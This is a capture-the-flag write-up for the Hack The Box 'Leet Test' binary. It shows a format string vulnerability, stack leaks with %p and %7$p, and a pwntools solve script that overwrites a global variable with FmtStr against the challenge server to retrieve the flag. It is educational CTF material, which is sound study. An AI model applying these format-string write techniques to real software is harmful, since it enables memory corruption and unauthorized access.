Leet Test

https://www.youtube.com/watch?v=b7urNgLPJiQ

```
flerb@ubuntu:~/HTB/LeetTest$ file leet_test
leet_test: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=c6e69bc8fc90c94520adb2fc11a0d7d7b85326f6, for GNU/Linux 3.2.0, not stripped
flerb@ubuntu:~/HTB/LeetTest$ checksec leet_test
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/flerb/.cache/.pwntools-cache-2.7/update to 'never' (old way).
    Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn.conf system-wide):
        [update]
        interval=never
[*] You have the latest version of Pwntools (4.6.0)
[*] '/home/flerb/HTB/LeetTest/leet_test'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
flerb@ubuntu:~/HTB/LeetTest$
```

The alarm clock is set to 0x1e, so that could be patched to 0xff if there's debugging involved.


Functionality:


```
flerb@ubuntu:~/HTB/LeetTest$ ./leet_test
Welcome to HTB!
Please enter your name: jimminy
Hello, jimminy
Sorry! You aren't 1337 enough :(
Please come back later
------------------------
Welcome to HTB!
Please enter your name: 1337
Hello, 1337
Sorry! You aren't 1337 enough :(
Please come back later
------------------------
Welcome to HTB!
Please enter your name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Sorry! You aren't 1337 enough :(
Please come back later
------------------------
Welcome to HTB!
Please enter your name: Alarm clock
flerb@ubuntu:~/HTB/LeetTest$
```


The local_13c gets a random 2 bytes from /dev/urandom and the AND ffff.

if local_13c * 0x1337c0de == 0xCAFEBABE then it opens the flag.txt.

print(Name) has a format string vulnerability.










There are some values that appear to show up often 78383025 which appear to be the format string.


By adding aaaaaaaa and using some %p's to print off the stack contents it's possible to see where our input is going to on the stack, it's the 10th value on the stack.








A small test script to test if we can get the address of winner onto the stack, 0x404078 is the address of winner - from ghydra.



It prints out x@@, which is ascii for the 0x404078 address that we printed to the stack at the stack address of winner.



Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

Added a breakpoint on winner in IDA to see what's going on, patched the binary to send 0xff instead of 0x1e to alarm, added a spot for user input to attach IDA to the process and attached IDA. The payload below has b'123456789AB%12$n' and we know that gets pushed onto the stack so the % location has to be pushed up 2 because we're adding 16 bytes to the stack.

```
#!/usr/bin/env python3

from pwn import *

def main():
    io = process('./leet_test_patched')
    #location of winner/cafebabe on stack from ghydra
    winner = 0x404078
    payload = b'123456789AB%12$n' + p64(winner)
    input('IDA>')
    io.sendlineafter('Please enter your name: ', payload)

    io.interactive()

if __name__ == '__main__':
    main()
```

$n prints the number of bytes print so far to the stack at the location pointed at by %12, in this case the winner variable, so winner contains 0xB for 12 bytes.

```
.data:0000000000404075 db    0
.data:0000000000404076 db    0
.data:0000000000404077 db    0
.data:0000000000404078 public winner
.data:0000000000404078 winner dd 0Bh                    ; DATA XREF: main+E3↑r
.data:0000000000404078 _data ends
.data:0000000000404078
```

Now that the winner function is controlled if we can track down the local_13 variable then we can hopefully control that as well, since local_13 is AND'd with ffff it's a a two-byte value on the stack.

Based on the output it looks like the value is stored in the 7th argument on the stack, it's a two-byte value that changes every time the program is run.

```
Welcome to HTB!
Please enter your name: %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p
Hello, 0x7ffdd8850670 (nil) (nil) 0x7 0x7 (nil) 0xf3fd00000240 0x34000000003 0x34000000340
0x34000000340 0x34000000340
Sorry! You aren't 1337 enough :(
Please come back later
-----------------------
Welcome to HTB!
Please enter your name: ^C
flerb@ubuntu:~/HTB/LeetTest$ ./leet_test
Welcome to HTB!
Please enter your name: %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p
Hello, 0x7ffcfaa6d370 (nil) (nil) 0x7 0x7 (nil) 0x929500000240 0x34000000003 0x34000000340
0x34000000340 0x34000000340
Sorry! You aren't 1337 enough :(
Please come back later
-----------------------
Welcome to HTB!
Please enter your name: ^C
flerb@ubuntu:~/HTB/LeetTest$ ./leet_test
Welcome to HTB!
Please enter your name: %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p
Hello, 0x7ffe11357bf0 (nil) (nil) 0x7 0x7 (nil) 0x6be400000240 0x34000000003 0x34000000340
0x34000000340 0x34000000340
Sorry! You aren't 1337 enough :(
Please come back later
```

```
flerb@ubuntu:~/HTB/LeetTest$  ./leet_test
Welcome to HTB!
Please enter your name: %7$p
Hello, 0x706f00000240
```

```python
#!/usr/bin/env python3

from pwn import *

def main():
    context.arch = 'x86_64'
    #io = process('./leet_test')
    io = remote('206.189.124.249',31369)

    #STEP 1 - get the /dev/urandom value
    #gets the value of /dev/urandom off the stack
    io.sendlineafter('Please enter your name: ', '%7$p')
    random_value = io.recvline().decode()[-13:-9]
    log.success(f'Found random value: {random_value}')
    random_value = int(random_value, 16)

    #STEP 2 - Overwrite winner and /dev/urandom
    #calculates the target_value from the retrieves random_value
    target_value = random_value * 0x1337c0de
    log.info(f'Target value: {hex(target_value)}')
    #address of winner variable from ghydra
    winner = 0x404078

    #uses pwnlib.fmtstr to format the payload
    def exec_fmt(payload):
        io.sendlineafter('Please enter your name: ', payload)
        io.info(f'Format string payload {payload} sent.')
        return io.recvline()


    f = FmtStr(exec_fmt, offset=10)
    f.write(winner, target_value)
    f.execute_writes()


    io.interactive()

if __name__ == '__main__':
    main()
~
~
"solve.py" 39L, 1111C
```

```
flerb@ubuntu:~/HTB/LeetTest$ ./solve.py
[+] Opening connection to 206.189.124.249 on port 31369: Done
./solve.py:13: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('Please enter your name: ', '%7$p')
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Found random value: 2390
[*] Target value: 0x2ab6ebad6e0
[*] Format string payload b'%224c%18$lln%459c%19$hn%195c%20$hhn%76c%21$hhn%28c%22$hhnaaaabaax@@\x00\x00\x00\x00\x00|@@\x00\x00\x00\x00\x00{@@\x00\x00\x00\x00\x00z@@\x00\x00\x00\x00\x00y@@\x00\x00\x00\x00\x00' sent.
[*] Switching to interactive mode
Come right in! HTB{y0u_sur3_r_1337_en0ugh!!}

[*] Got EOF while reading in interactive
$
```